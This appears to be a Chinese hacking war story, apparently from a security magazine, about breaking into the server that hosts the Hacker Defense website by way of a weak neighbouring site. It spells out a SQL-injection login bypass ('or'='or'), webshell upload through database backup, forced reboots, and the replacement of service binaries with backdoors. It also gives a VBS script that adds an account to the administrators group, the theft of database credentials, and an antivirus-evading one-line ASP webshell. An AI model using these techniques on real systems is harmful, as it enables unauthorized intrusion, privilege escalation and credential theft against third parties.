黑防的网站主要由两部分组成，即新闻系统和论坛。新闻系统被改造得看不出是什么系统，打开一个文章链接，提交单引号，返回“我就这样在痛苦和现实的边缘沉沦－－－ＢＹ臭要饭的！”。很明显，臭要饭的和黑客防线的关系不一般，他帮忙检测了脚本安全！因为要饭的比较牛，这个新闻系统应该不存在什么问题。再看论坛，是动网7.0sp2的。这个论坛一些常见的漏洞都被修补了，最近动网又出了不少新漏洞，但利用起来要有斑主或前台管理员权限，我在论坛什么也不是，这条路估计也没什么希望。

早就听说黑防使用的是自己的服务器，但这并不表明服务器上就存放了一个网站，也就是只绑定一个域名。我把旁注工具搬出来查询，结果发现上面有四个域名。再逐个检测这几个网站，发现安全性都比较差，其中有一个特别严重。这个网站是一个新闻系统，存在注入漏洞，就选它了。可惜在用nbsi注入的时候猜不出表名。虽然此时我可以根据网站的一些特征到网上去搜索，找出这是什么系统，搞清楚数据表结构。但是我比较懒，找到它的后台，就是http://xxx.com/admin/login.asp了，凭经验就知道这个登录的地方存在漏洞。我直接来个帐号：'or'='or'，密码：'or'='or'，果然直接进了后台。接着找到备份数据库的地方，上传木马图片，备份数据库，如图1。好几个目录都没有写权限，好不容易找了目录可写可执行，就这样轻松得到webshell。




图1

是Win2000操作系统＋sp4，什么盘都能进入，可以执行命令。先不管这些，把所有的数据库及一些好玩的有用的程序下载下来。黑客防线的网站就在D：\wwwroot\web目录下面，如图2，没有写权限。

再net start看一下关键服务，开了3389终端服务、mssql、ftp（不过不是serv-u），如图3。

再仔细看下，没有什么杀毒软件，也没什么防火墙，不支持php。

我尝试连接ftp和3389发现不能连接。以上就是黑防服务器的大致环境了，接下来我的目标是提升权限。

可能有人会说使用asp.dll来提升asp木马的权限，实际上这种方法很多人研究过，这种方法只适合得到系统权限后再提升asp木马的权限，我的asp木马是以iis来宾的guest权限运行的，没有执行adsutil.vbs的权限；也有人会说在“c:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录下写入bat、vbs等木马，可这个目录我们默认只有读权限，没有写权限；甚至还有人说在某个盘的根目录写autorun.inf文件，等待管理员打开这个盘的时候运行我们的木马。关于这种方法我可是一次也没有成功过，只有在特定的环境下才能成功的。那怎么提升权限呢？看一下C:\winnt\sysytem32目录可以写，于是想到了最后的也是唯一的方法——替换服务。




图2

我请好朋友kyo帮忙一起搞，kyo二话没说就上去了。kyo说只要能让服务器重启他就能得到系统权限。大家都知道替换服务得重启电脑才有效。可能许多人都在重启电脑这一环节上感到吃力，连ddos这些方法都想到了。实际上大多数情况下我们可以用一种很简单的办法达到目的。还记得那个开3389的3389.exe么？它有个参数，0表示重启，1表示不重启。我把这个3389.exe传到c:\winnt\system32\inetsrv\data\这个目录，这个目录一般是erveryone完全控制的。我就在webshell的cmd下执行c:\winnt\system32\inetsrv\data\3389.exe 0，机器马上重启了，网站出现了DNS错误，打不开了。过了两分钟，网站又能打开了。这个小工具就有这个好处，执行不需要很高的权限，用来重启机器效果特别好。




图3

kyo把他专用的反向连接后门替换了一个系统服务对应的程序，然后用上面的方法重启。可惜后门没有连接成功。关于替换服务，实际上是运用了Windows的一个特点，对于正在运行的程序，我们不可以将它删除，也不能覆盖，但是可以改名。比如系统里面有个服务对应的是C:\winnt\sysytem32\1.exe，我们可以把它重命名为2.exe，再把我们的后门改名为1.exe放在C:\winnt\sysytem32\目




图 4

录下面。这样只要我们让电脑重启了，系统就会自动运行我们的1.exe，也就是我们的木马了。还有，我们用asp木马的时候要注意，海阳顶端木马2005版和2006版是不一样的，2006版会直接把1.exe改名为2.exe，但是2005版改名为2.exe之后，原来的1.exe还会存在，二者之间有明显的区别。替换服务应该找那种不是很重要的而且启动方式为自动的服务，不能把系统关键服务替换了，否则可能导致意想不到的后果。kyo失败后，我不服气，先把我的一键安装的radmin传上去，替换了一个服务对应的程序，重启之后看到admin的2046端口开放了，但是仍然连接不上。我再把一个反向连接的使用80端口的木马Flux传上去替换服务，结果还是没有连接成功。看见lcx大哥上线了，我问他有什么独特的办法，lcx把他的hackdf上传上去替换了服务。我意识到有问题，绝对是搞了安全策略的。而且kyo在webshell里面ping www.163.com，居然ping不通。我想到了只有防火墙有这功能，禁止本机ping外部，以前还听说黑防服务器有硬件防火墙，还有IDS，不过感觉不大可能（后来才知道是一个不怎么出名但是很厉害的软件防火墙，因为以前没见过，叫什么名字我也忘了所以开始我net start看它服务的时候没有识别出来）。一下午黑防的机器因为我们重启了不知道多少次，可惜还没有搞定。时候也不早了，而且我当时还是在网吧做事，诸多不便。我就先下线了，整理下思路再搞。

防火墙禁止连接外部所有端口，而只允许外部访问它的80端口。看来得先突破防火墙，实际上也不难。我可以把防火墙服务对应的可执行文件替换就行了。或者写个vbs，这个vbs把iis_xxx这个帐号加到管理员组。我可以把这个vbs做成自解压文件，扩展名就是exe了，然后通过替换服务的方式来运行这个vbs文件添加帐号。这样webshell的权限就大了，就可以为所欲为了。

```
dim wsh
set wsh=CreateObject("WScript.Shell")
wsh.run "net localgroup administrators iis_xxx /add",0
```

主意想好了，感觉搞定黑防的服务器只不过是时间的问题了。

第二天，我早早的爬上网，马上打开黑防的网站，没想到居然打不开。我又试了很多次，都是一样。我马上去问kyo，kyo说他把防火墙服务给替换了，重启后就这样了。看样子是对方的主机没有重启，而是关机了。这个意外结果是我没有想到的，现在只能等待他们的电脑重新开机了。

又过了好几天，我上网了，心想如果还打不开的话，就放他们一马，不过这次没有让我失望，正常打开了。可是我们上传的webshell却被删除了，连我们开始入手的垃圾网站也被补了不少漏洞（好在注入漏洞依然存在）。真是命不该绝呀，就在最后快要成功的时候功亏一篑。

上面不是提到了mssql么？其实入侵的第一天我就进行了探测。我把他文章系统的数据库down下来后，打开数据库就看到了所有的密码帐号，如图4。至于mssql，我找了半天才发现只有黑防的论坛用的是mssql数据库。我看了下连接文件“conn.asp，connStr="FILE NAME=E:\wwwroot\date\hkbbs hkdh0616.udl"”，把那个udl文件下载了后，双击打开，看到了数据库链接地址，用户名，连接密码是用星号显示的，下载一个星号密码查看器，就看到了明文密码（不是sa权限），如图5。我就在webshell的数据库操作那里，把密码帐号什么的都填上，直接查看数据库的admin表就看到了所有的管理员帐号密码，有好几个呢，如图6。因为是md5加密的，几个密码当中应该至少有一个弱一点的口令吧，不过我懒得去暴力破解。我查看了它的DV_log表，这里是记录论坛日志的地方，希望在这看到帐号




图 5

密码，可是因为黑防的人好久没有登录后台了，我查了半天也只是查到一些垃圾信息。




图 6

入侵告一段落，后来我到一个qq群灌水，一个网名叫地主的朋友告诉我，其实他早就得到了webshell，只是没有系统权限。但是他还通过内网arp嗅探的办法得到了黑防的ftp帐号密码。这令我吃惊不小，大家可能都看过xiaolu很早就写的一篇文章“黑客防线——来自主机外部的危险”。这篇文章讲的主要就是arp嗅探，本来我相信黑防已经有了防护措施，没想到他仍然得手了。虽然得到了ftp密码，可是因为防火墙的原因在外部肯定登录不上，不过在内网里面应该可以登录成功的。

许多天后，也就是国庆节前的某一天吧，我又到网吧上网。习惯性地到各大网站转了一遍之后，又开始检测黑防的安全。我再一次打开了那个刚开始被我入侵的那个垃圾网站，却发现它依然有一大堆的漏洞，不知道是什么原因，不是修补过了么？既然这样，我就先得到一个webshell再说。在经过一番痛苦的折磨后，我顺利的得到了webshell，黑防的电脑上居然有了一个比较厉害

一个人的战争

的杀毒软件。

我把各种asp木马传上去都被杀了，又把一句话asp木马传上去，也被查杀了，如图7。

我只好把大小写转换，改<%execute request("langzi")%>为<%ExECUte request("langzi")%>居然不被杀。我接着找大马，找了几个都不怎么理想。最后把海阳顶端木马做成cs模式，总算换上了一个功能强大的木马。通过海阳2006木马，发现黑防已经重新安装系统了，这次换成了Windows2003。而且又有了以下特点：

